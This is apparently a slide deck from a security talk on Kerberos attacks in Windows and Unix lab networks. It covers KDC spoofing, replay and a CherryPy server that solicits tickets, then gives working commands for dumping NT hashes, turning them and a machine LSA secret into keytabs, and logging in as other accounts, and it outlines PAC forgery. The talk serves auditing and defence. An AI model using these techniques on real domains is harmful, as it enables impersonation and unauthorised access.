
- The scenario is the following:

- 192.168.0.20 is the XP SP3 client
- 192.168.0.200 is the W2003 server
- The first (sniffed by the bad guy on the LAN) connection is legitimate, using Paul's account with its (long) password
- The second connection is the one made by the bad guy on Paul's account with "t00r" as a password (spoofing KDC + replaying ticket)



Kerberos requests flow


Step 1: Sniff legitimate connection



Kerberos requests flow



Step 2: KDCspooF + Replay





- **Requirements**

- MitM targeted workstation and KDC

- 👉 Sniff TGS-REP and send fake KDC responses

- **Redirect Kerberos flow**

- MS default is to look for KDC through DNS SRV requests

- 👉 Dynamic DNS updates

- **Obtain TGS-REP or Trigger TGS-REQ for a given service**

- HTTP request and SPNEGO

- Default computers principals mapping

- 👉 Host/; HTTP/; CIFS/machine.test.org => MACHINE\\$_


- 👉 Replay host/machine == replay HTTP/machine

Trigger TGS-REQ through SPNEGO



- The targeted user being connected to test-xp-us, I want to access to test-xp-us-bis
 - For IE, URLs without periods are considered to be on the Intranet (local) zone
 - Windows Integrated authentication
- Redirect to your machine
 - e.g. DNSspooof
 - Ask for authentication – negotiate
 - Defaults to SPNEGO/GSSAPI/KRB5

```
import cherrypy
class GimmeYourTicket:
    def index(self):
        if not cherrypy.request.headers.has_key('Authorization'):
            cherrypy.response.status = "401 Authorization Required\nWWW-Authenticate: Negotiate"
            return "GimmeYourTicket!!"
        index.exposed = True
import os.path
if __name__ == '__main__':
    cherrypy.quickstart(GimmeYourTicket())
else:
    cherrypy.tree.mount(GimmeYourTicket())
```





- Quick recap of the Kerberos protocol
- Examples of classical attacks
 - KDCspoofing
 - 👉 How easy it is to be vulnerable
 - 👉 How hard it is not being vulnerable
 - Replay attack
- Unexpected KDCspoofing/replay attack
- **Users impersonation**
 - Unix / MS Windows comparison
 - TGT harvesting
 - Protocol evolutions and new possibilities



- **Steal/forge user's credential: How, under which conditions?**
 - On Unix, stored in temporary directory, only owners readable
- **Addressfull vs. Addressless tickets**
 - Kerberos allows TGT and TS to be « addressed »
 - ➡ KDC indicates the source IP addresses to which those tickets have been given (IPs get embedded in the ticket)
 - ➡ Thus services can verify that the client IP refers to one IP contained inside the given ticket
 - Succeeding in enforcing addressfull tickets in a complex/realistic environment is a challenge
 - Addressfull tickets are seen as a way to mitigate the problem of stolen credentials
 - ➡ Efficiency of such a measure should not be overestimated
 - What does it really mean in practice?
 - ✓ For TGT : Heimdal or MIT TGS: OK, AD : No
 - ✓ For TS : Which services check tickets addresses?

Root/system compromise of a client machine



● Unix

- Access to every locally cached tickets

- System keytab

 - 👉 Impersonation of any Kerberos users on that system

 - 👉 Not root (usually)

```
$ kimpersonate -c paul -s host/linux3.test.org -5  
-k linux3.keytab
```

```
$ klist -5
```

```
Ticket cache: FILE:/tmp/krb5cc_500
```

```
Default principal: paul@TEST.ORG
```

Valid starting	Expires	Service principal
03/31/09 10:37:59	03/31/09 11:37:59	host/linux3.test.org@TEST.ORG

```
$ ssh linux3.test.org 'uname -n; id -nu'
```

```
linux3
```

```
paul
```

Root/system compromise of a client machine

- Windows : “where's the ticket cache?”

- Better : KRB5 key ! Access to every connected NThash

- ☞ NThash == principal's Kerberos key : PSHTK

A screenshot of a Windows command prompt window titled "Select cmd.exe (running as TEST-XP-US\administrator)". The window shows the execution of the "whosthere.exe" tool from the directory "C:\Work\pshtoolkit_v1.4\whosthere". The output text is as follows:

```
C:\Work\pshtoolkit_v1.4\whosthere>whosthere.exe
WHOSTHERE v1.4 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com)
7-2008 Core Security Technologies
This tool lists the active LSA logon sessions with NTLM credentials.
(Use -h for help).
-B is now used by default. Trying to find correct addresses..Found!.
the output format is: username:domain:lmhash:nthash

Administrator:TEST-XP-US:598DDCE2660D3193AAD3B435B51404EE:2D20D252A479F485C
85BF
paul:TEST:5DB7360FA6E5BCEAFA17B5BB73A058B9:5073701BDFB3DA83E1532A6A8F63EF91
```

```
$ ktutil -k /tmp/paul.keytab add -p paul@TEST.ORG -e arcfour-hmac-
md5 -H -w 5073701BDFB3DA83E1532A6A8F63EF91 -V 1
```

```
$ kinit -k -t /tmp/paul.keytab
```

```
$ smbclient -k //192.168.0.200/paul
```

```
OS=[Windows Server 2003 3790 Service Pack 1] Server=[Windows
Server 2003 5.2]
```

```
smb: \> Even with KRB5: no need to crack passwords
```

Root/system compromise of a client machine



- **Windows : “Where's the keytab?”**

- System keytab ~ MD4(\$MACHINE.ACC) LSA secret

```
$ head -n 3 192.168.0.20-LSASecrets.txt
```

```
$MACHINE.ACC
```

```
5B 07 E6 56 05 C0 BD B6 36 09 BD 8C 7E 69 19 42  [..V....6...~i.B
24 79 F7 03 2A 5D 1E 1D 78 38 FE 81                $y..*]..x8..
```

```
>>> from Crypto.Hash import MD4
```

```
>>> lsa='\x5B\x07\xE6\x56\x05\xC0\xBD\xB6\x36\x09\xBD\x8C\x7E\x69
      \x19\x42\x24\x79\xF7\x03\x2A\x5D\x1E\x1D\x78\x38\xFE\x81'
```

```
>>> hash = MD4.new()
```

```
>>> hash.update(lsa)
```

```
>>> hash.digest()
```

```
'\xf8\x82\xb0\x868\xd9\x12S\xfa\x1c\xe8\x9b\x0b\xf9\x00\xd6'
```

```
$ ktutil -k /tmp/krb5.keytab add -p TEST-XP-US@$@TEST.ORG -e
    arcfour-hmac-md5 -H -w F882B08638D91253FA1CE89B0BF900D6 -V 1
```

```
$ kinit -k -t /tmp/krb5.keytab TEST-XP-US@$@TEST.ORG
```

```
$ rpcclient -k //192.168.0.200 -c 'lookupnames paul'
```

```
paul S-1-5-21-270188107-406219921-3320231306-1109 (User: 1)
```

Root/system compromise of a client machine






● Windows

- System keytab ~ MD4(\$MACHINE.ACC) LSA secret
 - ✚ Impersonation of any users on that system
 - ✓ Providing the fact you can forge a PAC
- Privilege Attribute Certificate
 - ✚ Extension to the Kerberos protocol within Microsoft's implementation
 - ✚ Digitally signed user's information (SID, group) : two keyed checksums
 - ✓ server's secret key and KDC key (krbtgt) itself
 - ✓ Only the first one can be checked by the server and so, only the first one needs to be forged using the previously obtained server's key
- PAC determines identity of the user ultimately logged in
 - ✚ Independently of the Kerberos principal
- Allows impersonation of any users including administrator

Stolen credentials

- SSO, Credential forwarding, one-way trust relationship





- **Focus on MS Windows & HTTP**

- TGT not stored in temporary files
- No “TGT forwarding” by default
 - ✚ OK_AS_DELEGATE for principals
 - ✚ AllowTGTSessionKey registry key (for JAAS applets)
 - ✚ “Trusted site” zone in IE does not allow TGT forwarding
- Gaining access to a server “Trusted for Delegation” opens the door to TGT harvesting
 - ✚ Extract LSA secret => system's Kerberos key
 - ✚ For instance through SPNEGO/GSSAPI/KRB5
 - ✓ Apache + mod_auth_kerb
 - ✚ DNS spoofing and HTTP request injection
 - ✓ TGT Pillage!

Service for User and Constrained delegation



- **Protocol's extension published by MS in 2007**
- **Implemented in MS Windows Server 2003, Heimdal**
- **Defines a new data type for the pre-authentication field**
- **Adds two extra types of request : S4U2Self and S4U2Proxy**
 - S4U2Self : allows a service to get a ticket for itself on behalf of a user
 - ☞ Without using his or her secret (or private – PKINIT) key
 - S4U2Proxy : allows a service having a ticket for itself to get a ticket for another service on behalf of the user
 - ☞ Targeted services must be on an authorized list
- ☞ Hence « constrained delegation »



- **Delegation / impersonation is a nagging problem**
 - Impersonation is a solution for several legitimate situations
 - ☞ Ex: Batch system in HPC environment
 - Constrained delegation is a possible answer
 - Protocol transition
 - ☞ Ex : VPN connection followed by transparent entrance inside Kerberos SSO
 - ☞ Ex: Might allow a non kerberized external resource to access a kerberized internal resource
- **Yet consequences of such an architecture not always well appreciated**
 - Risk analysis needs to stay consistent
 - ☞ Ex: Securing a KDC or securing an interactive login node of a Cluster not obviously the same job

Conclusions



- **Kerberos is a secure, cross-platform, scalable, open ... protocol**
- **Too often sysadmins' and pentesters' understanding of its use is insufficient**
- **This talk aimed at describing some of the Kerberos trickeries which consequences are often underestimated**
- **Lots of other subtleties need to be checked when auditing a Kerberos infrastructure**
 - Pre-authentication, keytab deployment procedures, unattended/non interactive service connections, ticket life and renewal times, crypto-system of cross-realm keys ...
- **Implementation choices/mistakes can lead to security breaches**
 - Like illegitimate access to resources

Thank you for your attention



Questions?



Greetz : CTSI team

emmanuel.bouillon@cea.fr

References



1. S. M. Bellovin, M. Merritt: Limitations of the Kerberos Protocol, Winter 1991 USENIX Conference Proceedings
2. Dug Song: <http://monkey.org/~dugsong/kdcspooftar.gz>
3. Joel Scambray, Stuart McClure: Hacking Exposed - Windows, 3rd Edition, ISBN 978-0-07-149426-7
4. C. Neuman, T. Yu, S. Hartman, K. Raeburn: RFC 4120 - The Kerberos Network Authentication Service (V5)
5. Kevin Johnson, Ed Skoudis, Joshua Wright – InGuardians: The Pen Test Perfect Storm – Part I
6. Privilege Attribute Certificate Data Structure, [http://msdn.microsoft.com/en-us/library/cc237917\(prot.10\).aspx](http://msdn.microsoft.com/en-us/library/cc237917(prot.10).aspx)
7. Brian Tung : Kerberos – A Network Authentication System – Addison-Wesley – ISBN 0-201-37924-4
8. Jason Garman: Kerberos: The Definitive Guide – O'Reilly - ISBN 10: 0-596-00403-6

References



- 9. Kimmo Kasslin, Antti Tikkanen: Attacks on Kerberos V in a Windows 2000 Environment
- 10. Kimmo Kasslin, Antti Tikkanen: Replay Attack on Kerberos V and SMB
- 11. Kimmo Kasslin, Antti Tikkanen and Teemupekka Virtanen: Kerberos V Security: Replay Attacks
- 12. H.D. Moore, Valsmith: Tactical Exploitation
- 13. Mark E. Russinovich, David A. Solomon: MS Windows Internals - 4th Edition – ISBN 13: 978-0-7356-1917-3
- 14. PSH Tool Kit - <http://oss.coresecurity.com/projects/pshtoolkit.htm>
- 15. Kurt Grutmacher: Nail the coffin shut: NTLM is dead – Defcon 16
- 16. E. Baize, D. Pinkas: RFC 2478 - The Simple and Protected GSS-API Negotiation Mechanism

Kerberos simplified schema

